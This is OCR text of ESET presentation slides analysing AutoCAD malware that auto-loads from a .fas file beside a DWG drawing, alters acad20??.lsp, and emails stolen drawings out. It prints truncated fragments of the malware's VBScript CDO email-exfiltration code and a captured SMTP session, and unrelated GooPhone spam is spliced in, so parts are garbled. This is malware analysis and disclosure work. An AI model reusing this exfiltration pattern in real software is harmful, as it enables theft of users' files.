


1. User extracts files into a directory
2. User opens the DWG file
3. AutoCAD calls .fas automatically as it **is located in the same directory**

.fas copies itself:


5. *(further distribution)*

4. AutoCAD Support
+ modifies ***acad20??.lsp***



ON ERROR RESUME NEXT
NameSpace = "http://schemas.mic
Set Email = CreateObject("CDO.M
Email.From = PRINC-YFMC
Email.To = "
Email.Subject = VL-INFO-C
Email.Textbody = VL-FILE-FNAM-H
Email.AddAttachment VL-FILE-FNA
With Email.Configuration.Fields
.Item(NameSpace&"sendusing") =
.Item(NameSpace&"smtpserver") =
.Item(NameSpace&"smtpserverport
.Item(NameSpace&"smtpauthentica
.Item(NameSpace&"sendusername")
.Item(NameSpace&"sendpassword")
.Update
End With
Email.Send
createobject("scripting.filesys
EHLO javier5ce01453
MAIL FROM:
1
RCPT TO:
DATA
thread-index: Ac05x4irrQqZeSgtSnydXImRt8Blmg==
2
Thread-Topic: JAVIER-5CE01453+Administrador
Subject: JAVIER-5CE01453+Administrador
Date: Thu, 24 May 2012 18:09:03 +0200
Message-ID: <6B41A5789A044119B945FF2C86BE7E91@javier5ce01453>
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="----=_NextPart_000_0000_01CD39D8.4CFC3A50"
X-Mailer: Microsoft CDO for Windows 2000
Content-Class: urn:content-classes:message
Importance: normal
Priority: normal
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.5512
This is a multi-part message in MIME format.
------=_NextPart_000_0000_01CD39D8.4CFC3A50
Content-Type: text/plain
Content-Transfer-Encoding: 7bit
C:\Documents and Settings\Administrador\Escritorio\&Geo GL-989-EW.dwg
3
------=_NextPart_000_0000_01CD39D8.4CFC3A50
Content-Type: application/octet-stream;
name="&Geo GL-989-EW.dwg"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
filename="&Geo GL-989-EW.dwg"
4

Industrial Espionage?



Further action taken…

- Upon discovery, ESET contacted:

- AutoDesk
- Chinese e-mail providers
- Peruvian organizations


- Stand-alone cleaner available

Conclusion

- Malware –
- Semi – tar
- AutoCAD
- Industrial
- In Latin Ar

UPDATE: Chinese Phone Maker Of The GooPhone I5 Might Have Blocked IPhone 5 Sales In China!

Android fans, especially those of you who love your Samsung devices, might have something to cheer about today as it looks like Chinese phone maker GooPhone have already patented the design of the new iPhone 5 before Apple have had chance!



Thank you!

Questions?

sebastian.bortnik@eset.com

robert.lipovsky@eset.com

samples@eset.sk

ESET Threat Blog: **blog.eset.com**